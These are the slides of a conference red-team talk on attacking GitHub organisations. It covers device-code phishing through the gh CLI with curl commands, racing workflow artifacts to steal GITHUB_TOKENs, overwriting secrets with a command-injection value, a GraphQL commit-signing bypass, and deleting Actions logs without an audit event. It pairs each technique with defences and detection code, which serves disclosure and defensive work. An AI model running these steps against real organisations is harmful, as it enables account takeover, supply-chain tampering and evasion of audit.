NORTHSEC 2026

Commit, Push, Compromise

Attacking Modern GitHub Orgs

Who we are

Max Courchesne-Mackie

SEC ARCHITECT & RED TEAM LEAD @ FIGMENT

`@nopcorn` · nopcorn.run

Andrew Buchanan

SENIOR RED TEAM OPERATOR @ FIGMENT

`@jackhac` · jackhacsecurity.com

GitHub-related security disclosures to **Apache**, **F5/Nginx**, **Elastic**, **Kong**, **Polygon**, **Wazuh**
CVEs and GHSAs for many smaller open source projects

What you'll get today

Initial access

2 TECHNIQUES

- Device-code phishing
- `GITHUB_TOKEN` leaks via artifacts

Protection bypasses

~~4~~ 3 TECHNIQUES

- Secret Stomping
- Commit signing bypass
- Workflow run tradecraft

Defender playbook

BECAUSE WE'RE NICE

- Detection signals
- Controls (sometimes)
- Where to augment

01

The Attack Surface

GitHub's threat model playing catch up

THEN

2008–2018

- **Source code host**
  - ↳ repos, issues, pull requests, that's it
- **Simple permissions**
  - ↳ read / write / admin on a repo
- **No production reach**
  - ↳ code sits in GitHub, deploys happen elsewhere

NOW

2018+

- **Microsoft acquisition**
  - ↳ GitHub becomes infra, not just code hosting
- **Actions + self-hosted runners**
  - ↳ CI/CD, runners inside your VPC
- **OIDC to the cloud**
  - ↳ GitHub is your IdP for cloud access

Deploy pipelines became an absurdly rich target for attackers

SolarWinds, Codecov, XZ Backdoor, tj-actions, Trivy/Aqua/litellm, etc

The token zoo: user tokens

Token	Lifetime	Note
Classic PAT (`ghp_`)	Until revoked	Broad scope model
Fine-grained PAT (`github_pat_`)	≤366 days	Per-repo/org; org approval may be required
OAuth access token (`gho_`)	Until revoked	Web and device flow
SSH key / Signing key	No expiry	`git` over SSH only
Deploy key	No expiry	Single repo, read-only by default
Codespace token (`ghc_`)	Session lifetime	Single repo; auto-injected into codespace

The token zoo: machine tokens

Token	Lifetime	Note
`GITHUB_TOKEN` (`ghs_`)	Workflow	Auto-generated per job; scoped to the workflow's repo
`ACTIONS_RUNTIME_TOKEN`	Workflow	Backend only, undocumented
App install token (`ghs_`)	1 hour	Same prefix as `GITHUB_TOKEN` ; server-to-server; up to 500 repos
Runner registration token	1 hour	One-time use to register a self-hosted runner; REST API only

Many tokens, many backends

Web UI

SESSION COOKIE

REST API

PATS APP TOKEN GITHUB_TOKEN

GraphQL API

PATS APP TOKEN GITHUB_TOKEN

Actions backend

GITHUB_TOKEN ACTIONS_RUNTIME_TOKEN

A token's **capabilities** depend on which backend you point it at.

02

Initial Access

Device-Code Phishing

OAuth for machines

The OAuth device-code flow

- Designed for headless devices (CLIs, TVs, etc)
- App requests a short `user_code` from the OAuth provider
- User visits a URL, types the code they see on their device, and authorizes
- App polls in the background and receives a token once approved


Why it’s phishable


- The attacker initiates the flow, the victim just approves it
- GitHub's authorization page looks identical regardless of which app is asking
- The victim has no way to verify what they're authorizing without reading the fine print

GitHub CLI as a target

```
# Public client ID ships with every `gh` install.
CLIENT_ID="178c6fc778ccc68e1d6a"

# 1. Phish user, on click → request a device code (valid for 15 minutes)
curl -s https://github.com/login/device/code -H 'Accept: application/json' \
     -d "client_id=$CLIENT_ID&scope=repo,read:org,workflow"

# 2. Redirect to the legit device code page, hope they populate the device code

# 3. Poll for the token after victim approves
curl -s https://github.com/login/oauth/access_token -H 'Accept: application/json' \
     -d "client_id=$CLIENT_ID&device_code=...&grant_type=..."
```

GitHub CLI as a target





GitHub CLI as a target

- The GitHub CLI OAuth App is auto-trusted inside every new org
- Device-code tokens don’t expire by default
- **No audit-log event** for "user approved a device code"
- Real GitHub website, no spoofing, easy to accidentally trust
- You can even ask for more permissions than the CLI usually gets


TLDR: you have a persistent and stealthy way of using the user's identity

Defense

Cut off the CLI

· `gh` still works with a fine-grained PAT.
· Require admin approval for any new third-party OAuth app requesting org access.
~~· Revoke the `gh` OAuth app from your org.~~

· The `gh` CLI is a privileged app, GitHub won't let you revoke at the org level. You're on your own. Fall back to other indicators of compromise.



GITHUB_TOKEN Leaks

Workflow auth

What it is

- `GITHUB_TOKEN` auto-generated by GitHub at the start of every Actions job
- Scoped to the repository the workflow runs in; cannot access other repos
- Base permissions are set org-wide and can be narrowed per workflow

GitHub’s stated security model

- Token expires when the job ends → "ephemeral" by design
- Treat it as low-risk because it disappears when the job does
- If it leaks it's ephemeral so who cares

Leaking in artifacts

```yaml
on: push

permissions:
  contents: write    # can push commits

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - run: ./build

      - name: Package for debugging
        run: tar -czf debug-bundle.tgz .   # includes .git/config — contains token header

      - uses: actions/upload-artifact@v4
        with:
          name: debug-bundle
          path: debug-bundle.tgz           # artifact lives 90 days, readable by any repo-read token
```

Leaking in artifacts

Artifacts

Produced during runtime

Name	Size	Digest
debug-bundle.tgz	177 Bytes	sha256:c17ec439af7…

Leaking in artifacts

```
$ python exploit.py --repo nopcorn/artifact-exploit-poc --polling-interval 0.5
[*] Manually triggering the workflow to start...
[*] Waiting for the workflow run to be detected...
[+] Active workflow run found! Run ID: 15263730946, Status: queued
[*] Waiting for run 15263730946 for artifact 'secret-file'...
[*] Downloading artifact secret-file...
[+] Successfully extracted GITHUB_TOKEN from the artifact → ghs_PsmNtQuBpes3u9x8MxQx22gE6C7Oc42QTsLj
[+] Monitoring GITHUB_TOKEN validity...
[+] 2025-05-27T00:01:42.289469Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:42.980345Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:43.668557Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:44.360745Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:45.023419Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:45.688257Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:46.353344Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:47.046626Z: Valid GITHUB_TOKEN! (status code 200)
[+] 2025-05-27T00:01:47.754317Z: Valid GITHUB_TOKEN! (status code 200)
[!] 2025-05-27T00:01:48.423765Z: Invalid GITHUB_TOKEN: Bad credentials
```

Practical attack

The attack

· Race the end of the workflow run
· Grab the artifact, extract the `GITHUB_TOKEN`
· Query the API, push your backdoored code
· Profit

The window is real

· Cleanup steps give you a few seconds of time
· Runs are marked complete *before* the token is invalidated → ~1 to 2s window in our testing
· Disclosed to GitHub in May 2025 but they deemed it not a security risk...

Host your compute in Azure, closer to the APIs so you can win more races

Defense

Harden the default token

- Set base `GITHUB_TOKEN` permissions to `read`
- Every workflow opts from the base, not down
- Explicit `permissions:` block per job

Artifact hygiene

- Never tar up `.git/` into an artifact
- Audit `actions/upload-artifact` usage
- Rotate anything else that ended up in an artifact

```yaml
permissions:
  contents: read    # deny by default, opt up per job
```

03

Bypasses

Challenges once you're in

Branch protection / Rulesets

- Usually protects the default branch (`main`)
- Require mandatory PR reviews
- Require signed commits
- Require status checks to pass
- Secrets scoped to environments with protection rules

Monitoring / OPSEC

- Sneaking in code passed reviewers
- Running malicious workflows (runs, logs, etc)
- Anomalous identity usage

Not all orgs look the same, but almost all of them will be misconfigured in some way.
Spend a lot of time on recon.

patdown

First step before considering exploit paths.

Given a token, tell me:

- What **scopes** do I actually have?
- Which **repos / orgs** can I read or write?
- What **permissions** do I have? (hard)
- Can I get secrets, show me recent runs, etc

The goal is to determine what we can do quickly in case the token has a time limit.

→ github.com/nopcorn/patdown

Secret Stomping

The Secrets ecosystem

The push role problem

· Org and repo secrets are unprotected, push a branch and grab the values (base64 twice)
· `push` role lets you *set* secrets, not read them
· You don't need to know what the secret was ⟶ just overwrite it

Secrets hierarchy

· Secrets exist at three scopes:
org → repo → environment
· When the same name exists at multiple scopes, the smallest scope wins

Goal: gain access to a runner in a privileged context

It’s stompin’ time

Command injection with extra spice ✨

- Find a workflow that uses a secret dangerously
- Confirm a smaller scope exists for that secret name
- Dump secrets from other scope via malicious workflow
- Make payload so it echoes the original secret value
- Override the secret at smaller scope with your payload
- Wait for execution (or re-run a job!)

```yaml
deploy:
  environment: prod
  steps:
  - name: Deploy
    run: |
      ./deploy.sh --key="${{ secrets.DEPLOY_KEY }}"
```

```
gh secret list -o org
gh secret list -R org/repo
gh secret list -R org/repo -e env

X='<DEPLOY_KEY>"; pwnd'
gh secret set DEPLOY_KEY -R org/repo -e env -b $X
```

Why its so good

Avoid passing secrets between processes from the command line, whenever possible. Command-line processes may be visible to other users (using the `ps` command) or captured by security audit events. To help protect secrets, consider using environment variables, `STDIN`, or other mechanisms supported by the target process.

Why its so good

Secrets bar is shockingly low

· Setting a secret only requires `push` access
· Works even on secrets scoped to protected envs
· Environment protection model doesn't cover secrets
· Code protections and environment protections are decoupled

Secret values are invisible

· GitHub never logs secret values
· Only metadata is recorded (who, when, where, etc)
· A payload sitting inside a secret is undetectable
· Defenders have no way to diff what the secret *was* vs. what it *is now*

Pipeline stays green. Nothing in the logs. **No cleanup required.**

Defense

Stop interpolating into shell

- Never put `${{ secrets.X }}` in a `run:` line
- Pass via `env:` → shell sees `$VAR`, not the literal value
- Kills 80% of secret-injection variants

Move secrets off GitHub

- OIDC → cloud-store secret, scoped by repo/env/branch
- Every secret read or write produces a CloudTrail event
- Reduces blast radius of other pipeline exploits

```yaml
- name: Deploy
  env:
    DEPLOY_KEY: ${{ secrets.DEPLOY_KEY }}   # env, not shell
  run: ./deploy.sh --key="$DEPLOY_KEY"
```

Commit Signing Bypass

What is commit signing?


Four identities at play

· **Author** → plaintext name+email in the commit object
· **Committer** → separate plaintext name+email field
· **Pusher** → GitHub account who authenticated the push
· **Signer** → GitHub account that owns the key that signed the commit object

What signing actually enforces

· "Verified" badge requires:
  ↳ valid signature
  ↳ signing key on a GitHub account
  ↳ **committer email** matches a verified email on that account
· Binds **committer ↔ signer** only
· Branch ruleset "require signed commits" enforces only that Verified badge

What is commit signing?




Bypassed via GraphQL

Identities on the resulting commit


- **Author** → Auth'ed user, drives avatar + name in UI
- **Committer** → `GitHub <noreply@github.com>`
- **Signer** → GitHub's `web-flow` GPG key
- Committer email == signer's verified email → **Verified ✓**
- Ruleset only checks Verified → passes

```
createCommitOnBranch(input: {
  branch: {
    repositoryNameWithOwner: "target/repo",
    branchName: "main"
  },
  message: { headline: "chore: bump dep" },
  fileChanges: {
    additions: [{ path: "<path>",
                  contents: "<base64>" }]
  },
  expectedHeadOid: "<sha>"
}) {
  commit { url signature { isValid } }
}
```

Verification details



Verified by my key



Verified by GitHub web-flow key

Defense

Required workflow

· Required check on every PR
· Walks each commit, flags any signed by `web-flow`
· Caveman approach, ruins web-based edits and bot pushes

Vigilant mode

· Per-user setting that flags any commit you authored but didn't sign as *Partially verified*
· Catches the `createCommitOnBranch` bypass **only on accounts that opted in**
· No org-level enforcement

Workflow Logs

Delete the logs, not the run

The common mistake

- Payload messes up, logs are revealing
- Panic, delete the entire run
- Emits an audit event

```
gh run delete --repo OWNER/REPO $RUN_ID
```

Stealthier approach

- Delete only the logs → blob wiped, gone gone
- Run stays green
- **No audit event**, no webhook, no notification

```
gh api \
  --method DELETE \
  -H "Accept: application/vnd.github+json" \
  /repos/OWNER/REPO/actions/runs/$RUN_ID/logs
```

Defense

Your only signal is the **404** on the logs endpoint for a run that *should* have logs.

```python
for run in completed_runs_last_N(repo):
    r = gh.get(f"/repos/{repo}/actions/runs/{run.id}/logs", follow_redirects=False)
    if r.status_code == 404:
        alert(run, reason="logs missing post-completion")
```

Manual mitigation: recurring workflow or script to check it yourself. Have to roll your own audit logging. GitHub should really be able to handle this...

04

Closing Out

GitHub security isn’t intuitive

The platform’s gaps

- Critical events missing from the audit log:
  - ↳ log deletion
  - ↳ device-code approval
  - ↳ secrets integrity
  - ↳ web-flow signing
- Security features have obscure workarounds
- Docs are dense and can be misleading

What it means in practice

- Securing a GitHub org takes **real security engineering investment**
- Most orgs ship defaults++ and call it done
- **Red teamers continue to benefit from this gap**

GitHub ships **security features, not a security model**. Mapping coverage to your threats falls to you.

Actions changes in 2026

Scoped secrets

· Secrets management decoupled from `push`, new fine-grained permission
· Likely closes the Secret Stomping path if implemented by the target org

Actions Data Stream

· aka Runner EDR
· Near real-time execution telemetry, could make deploying capabilities more difficult
· Just another hurdle

GitHub seems serious about updating the Actions security model. **That's a good thing.**

Shout Outs

- adnanthekhan.com → self-hosted runner & Actions tradecraft
- johnstawinski.com → CI/CD red-team case studies, device code phising

Thanks.

Max Courchesne-Mackie · `@nopcorn` · nopcorn.run

Andrew Buchanan · `@jackhac` · jackhacsecurity.com
